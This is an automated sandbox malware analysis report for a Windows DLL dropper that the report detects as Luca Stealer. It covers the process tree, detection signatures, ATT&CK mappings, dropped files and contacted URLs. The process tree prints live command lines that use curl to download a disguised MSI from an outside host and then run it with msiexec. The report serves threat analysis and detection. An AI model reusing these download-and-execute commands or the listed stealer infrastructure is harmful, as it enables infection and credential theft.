ID: 756307
Sample Name: SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll
Cookbook: default.jbs
Time: 00:36:14
Date: 30/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll


Overview

General Information

Sample Name:	SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll
Analysis ID:	756307
MD5:	977f29431f9233f..
SHA1:	7999931d13db79.
SHA256:	b875add23dbf8b..
Tags:	exe
Infos:	



Detection




Luca Stealer

Score:	52
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Luca Stealer
- Queries memory information (via WM…
- Queries the volume information (nam…
- Deletes files inside the Windows fol…
- May sleep (evasive loops) to hinder…
- Creates files inside the system direc…
- PE file contains sections with non-s…
- Detected potential crypto function
- Sample execution stops while proce…
- Found dropped PE file which has no…
- Drops PE files
- Tries to load missing DLLs

Classification



Process Tree

- **System is w10x64**
- loaddll64.exe (PID: 1096 cmdline: loaddll64.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll" MD5: C676FC0263EDD17D4CE7D644B8F3FCD6)
  - conhost.exe (PID: 68 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 4304 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - rundll32.exe (PID: 6056 cmdline: rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",#1 MD5: 73C519F050C20580F8A62C849D49215A)
      - cmd.exe (PID: 6020 cmdline: cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6072 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - curl.exe (PID: 6088 cmdline: curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
      - cmd.exe (PID: 5180 cmdline: cmd /C %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 4496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - msiexec.exe (PID: 4792 cmdline: "C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\Temp\spclwow78x.msi" MD5: 4767B71A318E201188A0D0A420C8B608)
  - rundll32.exe (PID: 6000 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll,xlAutoOpen MD5: 73C519F050C20580F8A62C849D49215A)
    - cmd.exe (PID: 6012 cmdline: cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6008 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - curl.exe (PID: 6080 cmdline: curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
    - cmd.exe (PID: 6096 cmdline: cmd /C %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 6128 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - msiexec.exe (PID: 5804 cmdline: "C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\Temp\spclwow78x.msi" MD5: 4767B71A318E201188A0D0A420C8B608)
  - rundll32.exe (PID: 1668 cmdline: rundll32.exe "C:\Users\user\Desktop\SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll",xlAutoOpen MD5: 73C519F050C20580F8A62C849D49215A)
    - cmd.exe (PID: 4696 cmdline: cmd /C curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 4780 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - curl.exe (PID: 5272 cmdline: curl http://anydesk10.hospedagemdesites.ws/UIServices.jpg -o C:\Users\user\AppData\Local\Temp\spclwow78x.msi MD5: BDEBD2FC4927DA00EEA263AF9CF8F7ED)
    - cmd.exe (PID: 2764 cmdline: cmd /C %temp%\spclwow78x.msi MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 3020 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

Copyright Joe Security LLC 2022

- msiexec.exe (PID: 1708 cmdline: "C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\Temp\spclwow78x.msi" MD5: 4767B71A318E201188A0D0A420C8B608)
- msiexec.exe (PID: 3660 cmdline: C:\Windows\system32\msiexec.exe /V MD5: 4767B71A318E201188A0D0A420C8B608)
  - msiexec.exe (PID: 5260 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding 8954BF1BAC6ED414A355FBE261097B79 MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
    - icacls.exe (PID: 1400 cmdline: "C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\." /SETINTEGRITYLEVEL (CI)(OI)HIGH MD5: FF0D1D4317A44C951240FAE75075D501)
      - conhost.exe (PID: 5992 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - expand.exe (PID: 4272 cmdline: "C:\Windows\system32\EXPAND.EXE" -R files.cab -F:* files MD5: 8F8C20238C1194A428021AC62257436D)
      - conhost.exe (PID: 2348 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - UIServices.exe (PID: 3560 cmdline: "C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\files\UIServices.exe" MD5: F65B1FC89A4324BEFDB6F24406BAEF6A)
    - icacls.exe (PID: 1916 cmdline: "C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\." /SETINTEGRITYLEVEL (CI)(OI)LOW MD5: FF0D1D4317A44C951240FAE75075D501)
      - conhost.exe (PID: 1772 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - msiexec.exe (PID: 5104 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding 3860C12BB15873291EECD7576AA6B0CD MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
    - icacls.exe (PID: 4988 cmdline: "C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\." /SETINTEGRITYLEVEL (CI)(OI)HIGH MD5: FF0D1D4317A44C951240FAE75075D501)
      - conhost.exe (PID: 4964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - expand.exe (PID: 4968 cmdline: "C:\Windows\system32\EXPAND.EXE" -R files.cab -F:* files MD5: 8F8C20238C1194A428021AC62257436D)
      - conhost.exe (PID: 4936 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - UIServices.exe (PID: 5736 cmdline: "C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files\UIServices.exe" MD5: F65B1FC89A4324BEFDB6F24406BAEF6A)
    - icacls.exe (PID: 4780 cmdline: "C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\." /SETINTEGRITYLEVEL (CI)(OI)LOW MD5: FF0D1D4317A44C951240FAE75075D501)
      - conhost.exe (PID: 1172 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - msiexec.exe (PID: 5396 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding 632F0AA6C1DCAE081535E1BA9D53BDC9 MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
    - icacls.exe (PID: 5444 cmdline: "C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\." /SETINTEGRITYLEVEL (CI)(OI)HIGH MD5: FF0D1D4317A44C951240FAE75075D501)
      - conhost.exe (PID: 5324 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - expand.exe (PID: 5292 cmdline: "C:\Windows\system32\EXPAND.EXE" -R files.cab -F:* files MD5: 8F8C20238C1194A428021AC62257436D)
      - conhost.exe (PID: 3328 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - UIServices.exe (PID: 3928 cmdline: "C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\files\UIServices.exe" MD5: F65B1FC89A4324BEFDB6F24406BAEF6A)
    - icacls.exe (PID: 2140 cmdline: "C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\." /SETINTEGRITYLEVEL (CI)(OI)LOW MD5: FF0D1D4317A44C951240FAE75075D501)
      - conhost.exe (PID: 1000 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: UIServices.exe PID: 3560	JoeSecurity_LucaStealer	Yara detected Luca Stealer	Joe Security	
Process Memory Space: UIServices.exe PID: 5736	JoeSecurity_LucaStealer	Yara detected Luca Stealer	Joe Security	
Process Memory Space: UIServices.exe PID: 3928	JoeSecurity_LucaStealer	Yara detected Luca Stealer	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Malware Analysis System Evasion

Queries memory information (via WMI often done to detect virtual machines)

Stealing of Sensitive Information

Yara detected Luca Stealer

Remote Access Functionality


Yara detected Luca Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Replication Through Removable Media	1 Windows Management Instrumentation	1 Services File Permissions Weakness	1 2 Process Injection	2 Masquerading	OS Credential Dumping	1 System Time Discovery	1 Replication Through Removable Media	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 Services File Permissions Weakness	1 Disable or Modify Tools	LSASS Memory	1 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 DLL Side-Loading	1 1 Virtualization/Sandbox Evasion	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 2 Process Injection	NTDS	1 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Services File Permissions Weakness	LSA Secrets	1 1 Peripheral Device Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Rundll32	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 DLL Side-Loading	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 File Deletion	Proc Filesystem	1 3 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Copyright Joe Security LLC 2022


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files\537a39cd2c1b400e9f1169024b13d68ddpx.tmp\29b46379382ed74d83879371e86987c8.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files\vcruntime140.dll (copy)	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\files\c52dbbfefebf4f3e88ce36e5881f78ebdpx.tmp\fcfd202f570ae346b7d75b811246e386.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\files\vcruntime140.dll (copy)	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\files\1305f6fe679b4fa294331bb6eb899bc4dpx.tmp\30833088ae6bfb4abc107567083083c9.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MW-83846a6a-5335-49c7-a64d-3215771defa9\files\vcruntime140.dll (copy)	0%	ReversingLabs		
C:\Windows\Installer\MSI1F4D.tmp	0%	ReversingLabs		
C:\Windows\Installer\MSI24FC.tmp	0%	ReversingLabs		
C:\Windows\Installer\MSI8CB0.tmp	0%	ReversingLabs		
C:\Windows\Installer\MSI931A.tmp	0%	ReversingLabs		
C:\Windows\Installer\MSIC14D.tmp	0%	ReversingLabs		

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
C:\Windows\Installer\MSIECF4.tmp	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://curl.se/docs/http-cookies.html	0%	URL Reputation	safe	
http://https://curl.se/docs/http-cookies.html	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://curl.se/docs/alt-svc.html	0%	URL Reputation	safe	
http://https://curl.se/docs/hsts.html	0%	URL Reputation	safe	
http://canonicalizer.ucsuri.tcs/6800740074007000730003a002f002f00700069006e0067002e002e006e0061007600	0%	URL Reputation	safe	
http://canonicalizer.ucsuri.tcs/6800740074007000730003a002f002f00700069006e0067002e002e006300680065 00	0%	URL Reputation	safe	
http://https://discord.com/api/v10/gatewayhttps://discord.com/api/v10/gateway/bot	0%	Avira URL Cloud	safe	
http://https://discord.com/api/v10/guildshttps://discord.com/api/v10/invites/	0%	Avira URL Cloud	safe	
http://https://discord.com/api/v10/voice/regionshttps://discord.com/api/v10/webhooks/	0%	Avira URL Cloud	safe	
http://https://discord.com/api/v10/users/	0%	Avira URL Cloud	safe	
http://https://discord.com/api/v10/guildshttps://discord.com/api/v10/invites/	0%	Virustotal		Browse
http://https://discord.com/api/v10/gatewayhttps://discord.com/api/v10/gateway/bot	0%	Virustotal		Browse
http://https://discord.com/api/v10/voice/regionshttps://discord.com/api/v10/webhooks/	0%	Virustotal		Browse
http://https://discord.com/api/v10/users/	0%	Virustotal		Browse
http://https://discord.com/api/v10/guilds/iconbannerjoined_atstring	0%	Avira URL Cloud	safe	
http://https://discord.com/api/v10/interactions//callback	0%	Avira URL Cloud	safe	
http://ipwhois.app/json/	0%	Avira URL Cloud	safe	
http://https://discord.com/api/v10/oauth2/applications/	0%	Avira URL Cloud	safe	
http://https://discord.com/DDiscordBot	0%	Avira URL Cloud	safe	
http://https://status.discord.com/api/v2/incidents/unresolved.jsonhttps://status.discord.com/api/v2/schedul	0%	Avira URL Cloud	safe	
http://https://freegeoip.app/json/X	0%	Avira URL Cloud	safe	
http://https://discord.com/api/v10/channels/	0%	Avira URL Cloud	safe	
http://https://discord.com/api/v10/sticker-packshttps://discord.com/api/v10/users/	0%	Avira URL Cloud	safe	
http://https://freegeoip.app/json/	0%	Avira URL Cloud	safe	
http://https://discord.com/api/v10/applications//commands/	0%	Avira URL Cloud	safe	
http://https://discord.com/api/v10/stage-instanceshttps://discord.com/api/v10/stage-instances/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
anydesk10.hospedagemdesites.ws	191.252.51.12	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://anydesk10.hospedagemdesites.ws/UIServices.jpg	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://discord.com/api/v10/users/	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false		high
http://https://curl.se/docs/http-cookies.html	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://discord.com/api/v10/gatewayhttps://discord.com/api/v10/gateway/bot	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://discord.com/api/v10/guildshttps://discord.com/api/v10/invites/	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://github.com/serenity-rs/serenity	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false		high
http://ipwhois.app/json/	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://anydesk10.hospedagemdesites.ws/UIServices.jpg-o%temp%	cmd.exe, 00000005.00000002.258487106.001E808BB0000.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 00000006.00000002.257861385.0000021271D60000.00000004.00000020.00020000.00000000.sdmp, cmd.exe, 0000000C.00000002.265592954.000001E1230F0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://discord.com/api/v10/voice/regionshttps://discord.com/api/v10/webhooks/	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

